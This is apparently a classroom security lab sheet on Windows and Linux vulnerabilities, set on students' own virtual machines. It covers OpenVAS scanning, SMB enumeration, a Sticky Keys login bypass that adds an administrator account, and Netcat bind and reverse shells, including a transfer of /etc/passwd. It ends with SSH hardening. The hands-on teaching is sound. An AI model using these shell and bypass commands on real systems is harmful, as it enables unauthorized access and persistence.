Practical 3

Objectives: Try out tools that test the vulnerabilities on Windows and Linux

Part 1 : Windows Vulnerabilities

Exercise 1. Common Vulnerabilities and Exposures

1. Go to https://cve.mitre.org and search for vulnerabilities related to Windows XP.
2. Look for CVE-2008-4250. What service is reported to be vulnerable?
3. Go to technet.microsoft.com and search for CVE-2008-4250. Did Microsoft release any security bulletin (plus security update) for this?

Exercise 2. Sharing a folder from your Win10 VM

In Win10 VM:

4. Check if the folder C:\shared is still shared out. If not, create the folder and share it out. Create a text file in C:\shared and enter some data in it.
5. In Windows Firewall with Advanced Security, enable the rules for "File and Printer Sharing (SMB-In)" for all profiles.

Exercise 3. Viewing shared resources on Windows systems


In Win10 VM:

6. In a Command Prompt, run "net view *Win10-IP*", where *Win10-IP* is the IP address of your Win10 VM. This command will show a list of the available shared folders.

   You will see the folder "shared" listed among the shares.
7. To see the available options for the net view command, run "net view ?".

From another Win10 VM:

8. Repeat the net view command, this time from another Win10 VM. Are you still able to see the list of shared folders of the first Win10 VM?
9. Run "net use Z: *Win10-IP*\shared" to map the shared folder to your Z drive (you can use any drive letter that is not already in use)
10. Run "dir Z:" to see the contents of the shared folder.
11. Type "nbtstat /?" to see what this command can be used for.
12. Type "nbtstat –a *Win10-IP*".



Exercise 4. OpenVAS

Watch the videos on using OpenVAS on Brightspace


Description :
OpenVAS is an open source vulnerability assessment software, like Nessus. OpenVAS can be installed on Kali, or you can use the OpenVAS virtual appliance, which is a virtual image just running OpenVAS.

On the Host PC :

13. Download the prepared image openvas.7z (about 400MB size) from the usual download link, under “Files-for-Topic9”.
    If you are in the Cyber Wargame Centre, you can also copy the openvas.7z file from the shared folder \\studentserver.dmit.local\student\ehd.

Getting OpenVAS ready

14. Extract openvas.7z.
15. Power on the openvas image. You do not need to login yet.
16. At the login screen, note that IP address of the openvas image.
17. In a Web Browser on your Host PC, browse to your openvas image. There will be a warning about the security as it is a self-signed certificate, so you may need to allow an exception for this certificate. (see following diagram)



18. Login to the Greenbone Security Manager with username "admin" and password "admin".

Setting up your target to scan

19. You can use your web-server2 as the target. Power on the web-server2 virtual machine and take note of its IP address.

Starting a scan

20. In the Web Browser, in the Greenbone Security Manager, under the Configuration menu, select Targets.
21. Click on the star icon in the top left corner to create a New Target.
22. Enter a name for your target, eg "web-server2".
23. Check that the Manual radio button is selected, and enter the IP address of your web-

server2.

24. Click Create.
25. Under the Scans menu, select Tasks.
26. Click on the star icon in the top left corner to create a New Task.
27. Enter a name for your task, eg "mytask".
28. For Scan Target, select your web-server. For Scan Config, choose the default "Full and fast".
29. Click Create.
30. The task you just created is listed. Under Actions, click on the Play icon to start the scan.
31. The task may take a while to scan your target. You can choose to auto-refresh the webpage by changing the setting at the top of the webpage. (see following diagram)

32. When the scan is completed, the Status will be updated to “Done”.
33. Under Reports, click to view the report. You can view the details of the vulnerabilities found.
34. When you click on a vulnerability, details will be displayed. If there is a method to resolve or mitigate the vulnerability, it will be displayed too. The CVE number will be shown, plus links to the software vendor website addressing the vulnerability

Scan Configs

35. Under the Configuration menu, select Scan Configs.
36. Click on Full and fast to see what type of NVTs (Network Vulnerability Tests) are included in this scan.

Shutting down the OpenVAS virtual machine

37. Login to the openvas virtual machine with username "admin" and password "admin"
38. A Setup Wizard appears, as we are using OpenVAS with a Community Feed. The Setup Wizard will ask if we have a Subscription key. Use arrow keys and Enter key to select "No".
39. Select the Maintenance menu.
40. If you want to download the latest NVTs, you can choose "Feed". You do not need to update during class as the update may take a couple of hours!
41. To shutdown the image, you can choose "Power".

Note : For actual tests, you should get the latest NVTs (Network Vulnerability Tests) to ensure that your OpenVAS is scanning for the latest vulnerabilities.

Exercise 5. SMB / CIFS

Description:
SMB (Server Message Block) or CIFS (Common Internet File System) can be used to share resources between computers running Windows or Linux.

You will try to access a shared folder on Win10 from your Kali Linux.

In Win10 VM:

42. Check that your folder C:\shared is still shared out. If you do not have a shared folder, create one. Check that you have a text file with some data in your shared folder.

In Kali VM:

43. To list out shared folders on a remote system, you can use the smbclient command. Use the -U option to specify the Windows 10 user account. Replace the IP with your Win10 VM IP.

    ```
    smbclient -L 192.168.1.146 -U admin
    ```

    When asked for password, enter "1qwer$#@!" which is the default password for the Win10 admin account. You should see the "shared" listed among the sharenames.

44. Start Wireshark to capture network traffic.
45. Use the smbclient command to connect to your shared folder on Win10.

    ```
    smbclient //192.168.1.146/shared
    ```

    Change the IP to your Win10 and the share name to your folder's shared name

46. If asked for password, press Enter.

47. If you get a NT_STATUS_ACCESS_DENIED message, then you need to specify your WinXP username and password.

    ```
    smbclient //192.168.1.146/shared -U admin
    ```

    Change "admin" to your Win10 user account

48. If asked for password, enter the Win10 admin account's password.

49. At the SMB prompt, type "ls" to list the contents of share
50. Use the get command to download the text file to Kali


    ```
    get test.txt
    ```

    Change to your filename

51. Type "exit" to end the connection.
52. Stop Wireshark. You should be able to see TCP packets with the SMB protocol connecting to port 445 on the Win10.


Exercise 6. Accessing Windows without needing to login (Sticky Keys)

53. Shutdown your Win10 virtual machine. (Use the Shutdown in Win10, do not use VMware Power Off or Suspend)
54. Go to the VM Settings for your Win10 image. Set the CD/DVD to any Kali iso file which can be found in C:\BaseImages. Check the box "Connect at power on". (If there is no Kali iso file in C:\BaseImages, you can download one from the usual download link under Topic 9)



55. Check that the Memory for your Win10 VM is at least 1GB, as Kali Linux will need at least 1GB.
56. Start the Win10 VM. When the VMware word appears, press F2 to enter the BIOS setup utility. (If you find the bootup is too fast, close the Win10 tab in VMware. Edit the Win10 vmx file and set the line "bios.bootDelay = 5000" to increase the delay to 5 seconds. Use VMware to open the Win10 VM and power it on)
57. Using the plus and minus keys, go to the Boot menu. Select the CD-ROM Drive and bring it to the top. (see following diagram)

In the Boot menu, move the CD-ROM Drive up



58. Press F10 to save and exit. The Win10 VM will now boot into Kali using the iso file.
59. If you need to login to Kali, login with username "root" and password "toor", or username "kali" and password "kali".
60. Type "fdisk -l" to view the Windows partition. The Windows partition may be listed as "/dev/sda2".

```
root@kali:~# fdisk -l
Disk /dev/sda: 60 GiB, 64424509440 bytes, 125829120 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xcf71ae12

Device     Boot   Start       End   Sectors  Size Id Type
/dev/sda1  *       2048   1026047   1024000  500M  7 HPFS/NTFS/exFAT
/dev/sda2       1026048 125827071 124801024 59.5G  7 HPFS/NTFS/exFAT
```

In this example, the Windows partition (about 60GB) is /dev/sda2

61. Type "mkdir /mnt/sda2" to create a mount point.
62. Type "mount /dev/sda2 /mnt/sda2" to mount the Windows partition.


63. Type “ls /mnt/sda2” to list the contents of the Windows partition.
64. Type “cd /mnt/sda2/Windows/System32”.
65. Type “cp sethc.exe sethc.exe.bak” to make a copy of the sethc.exe file.
66. Type “cp cmd.exe sethc.exe” to overwrite the original file with the Command Prompt executable.
67. Type “init 0” to shutdown.
68. Go to the VM Settings and set the CD/DVD back to “Use Physical Drive”.
69. Start up your Win10 VM.
70. At the login screen, press the Shift key 5 times quickly.
71. In the Command Prompt, type “net user hacker 1qwer$#@! /add” to add a new user called “hacker” with password “1qwer$#@!”.
72. In the Command Prompt, type “net localgroup administrators hacker /add” to make hacker a member of the Administrators group.
73. Type “exit” to close the Command Prompt.
74. Restart the Win10 VM. You can login as the new user “hacker”.

So it is important to disable booting from removable media and to protect unauthorised changes to the BIOS. A BIOS password can be set to prevent changes to the BIOS setup. Whole disk encryption like Bitlocker can also be implemented to prevent Kali Linux (or other systems) to access the hard disk contents.

Exercise 7. Netcat

Description:
When the attacker has gained access to his victim's computer, he will usually try to create a backdoor. Normally the backdoor is a program installed secretly on the victim's computer that opens a port for the attacker. With a backdoor, the attacker can continue to enter the victim's computer.

In this exercise, we will use the Netcat program to open a port on the victim's computer, which is the Win10 VM. The Kali VM represents the attacker connecting to the Win10 VM.



For Netcat for Windows, we will download Ncat, which is part of the Nmap packages.

In Win10 VM:

75. Download the nmap-for-windows.zip from the usual download link, under "Files-for-Topic9".

    You can also download the Nmap packages for Windows from https://nmap.org/download.html

76. Extract and install Nmap for Windows with default options. If you are asked to update or replace Npcap, you can choose Yes.
77. Using File Explorer, look for the folder where the Nmap for Windows programs are installed (likely in C:\Program Files (x86)\Nmap). There are programs like nmap.exe and ncat.exe.

78. Open a Command Prompt and run Netcat with the help option to see the available options.
    ```
    ncat -h
    ```

79. Run ncat to listen on port 8989. If anyone connects to that port, it will run the command prompt program.
    ```
    ncat -l -p 8989 -e cmd.exe
    ```
80. If a Windows Firewall prompt appears, asking if you want to allow Ncat, click Allow.
    This means the Windows Firewall will allow anyone to connect to the Ncat program running on the Win10 VM.

In Kali VM:

81. Run netcat to connect to the listening netcat on Win10 on port 8989. Replace *Win10-IP* with the IP address of your Win10 VM.
    ```
    nc Win10-IP 8989
    ```
82. If the connection is successful, you are now in a Command Prompt of your Win10. You can browse the hard disk, run commands at the prompt, etc. To close the session, type "exit".

Transferring a file


With a backdoor to the victim's computer, the attacker may be able to copy more malicious files to the victim.

83. In Win10, run netcat to listen on port 8082 and direct all incoming data to a file.
```
ncat -l -p 8082 > newfile.txt
```
84. In Kali, run netcat to connect to the listening netcat on Win10 on port 8082 and direct the contents of a file to it.
```
nc Win10-IP 8082 < /etc/passwd
```
85. After a few seconds, press Control-C to close the netcat on Kali.
86. Check the contents of newfile.txt on Win10.

Instead of a text file, the attacker will try to transfer malware files to the target.

Creating a reverse shell

Sometimes the victim's firewall may prevent attackers from connecting to the victim's system. A reverse shell means the victim's computer initiates the connection with the attacker instead.



In Win10 VM :

87. In Windows Firewall with Advanced Security, click on Inbound Rules. Right-click on the ncat rules and disable them.

Disable the ncat rules

88. Run ncat again to listen on port 8989 and to execute a Command Prompt if there is any connection.
```
nc -l -p 8989 -e cmd.exe
```

In Kali VM :

89. Run netcat to connect to the listening netcat on Win10 on port 8989.
```
nc Win10-IP 8989
```
This time, it is not successful because Windows Firewall is blocking the connection

We will now try a reverse shell. The Netcat on Kali will be listening on a port and the victim (Win10) will connect to it.

In Kali VM :

90. Run netcat to listen on port 1234.

```
nc -l -p 1234
```

In Win10 VM :

91. Run ncat to connect to the listening netcat on Kali on port 1234 and execute the command shell.

```
ncat -e cmd.exe Kali-IP 1234
```

In Kali VM :

92. In Kali, you can now access the Win10 system.
93. To close the session, type “exit”.

Banner Grabbing

94. In Kali, try to get some information on the service running on port 445 on your Win10 (this is the port used for File and Folder Sharing).

```
nc -v -n Win10-IP 445
```

95. Press Control-C to exit.

Part 2 : Linux Vulnerabilities

ChokePoints

In actual server administration, the user with root privileges should never be able to login remotely. Such users have total control of the system and if access is granted from the internet, any number of hackers would try to gain access to the server remotely.

To prevent potential hackers from directly attacking the root user, a chokepoint is usually created. Two simple methods of creating a choke point for your Linux server would first be to only allow root administration through a local user account.

The second method is to only allow user administration from certain IP addresses. Both methods can and should be used to complement each other. There are many other methods to create chokepoints, but these two methods will be covered in today's practical session.

A chokepoint is a geographically constricted location that the military uses to slow down enemy advancement. They are also easily defended. A famous example of a chokepoint is from the Spartan war made famous by the movie 300. In the show, 300 men used a chokepoint to defend against a Persian army of a million.

In computer terms, a chokepoint is used to control the number of users having access to a certain resource.

Exercise 8. Using PuTTY to connect to a SSH Server and Disabling remote root login

In web-server2 :

Currently the SSH service on web-server2 does not allow user root to do a remote login.

96. Login as user root (default password is centos).
97. Edit the SSH service config file /etc/ssh/sshd_config and look for the setting "PremitRootLogin". It is set to "no", so user root is not allowed to do a SSH connection.

```
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
```

In order to do admin tasks remotely, a normal user has to do a SSH connection and then do a "su" to user root, or use visudo (if admin rights are given to the user)

In Kali VM:

98. Try to SSH to web-server2 as user root. You should not be successful.

```
ssh root@web-server2-IP
```

99. Try to SSH as user student00 (default password is student00). Once logged in as user student00, type "su - " to switch to the root account.

```
ssh student00@web-server2-IP
```

You can now carry out admin tasks.

100. Type "exit' two times to close the remote connection.

By making it necessary to log in as a normal user, before gaining root access, you have effectively prevented would-be attackers from directly attacking the root login remotely.

You can also limit the IPs that can connect to the SSH service.

In web-server2 VM:

101. Edit the following two files to allow only one IP address (your Win10 VM) to connect to the SSH service.

In /etc/hosts.deny, add this line :

```
sshd: ALL
```

In /etc/hosts.allow, add this line :

```
sshd: 192.168.1.1
```

Only systems with this IP can connect to the SSH service. Replace this IP with your Win10 VM IP.

102. Restart the SSH service.

```
systemctl restart sshd
```

In Kali VM:

103. Try to connect to the SSH service as user student00. You should not be successful now.

In Win10 VM:

104. Use Putty to connect to the SSH service as user student00. If you do not have Putty on your Win10, you can download from www.putty.org.

You should be able to SSH from Win10 VM.

In web-server2 VM (reset back):

105. Remove the lines you added to both /etc/hosts.deny and /etc/hosts.allow.

106. Restart the SSH service.

```
systemctl restart sshd
```

End of Practical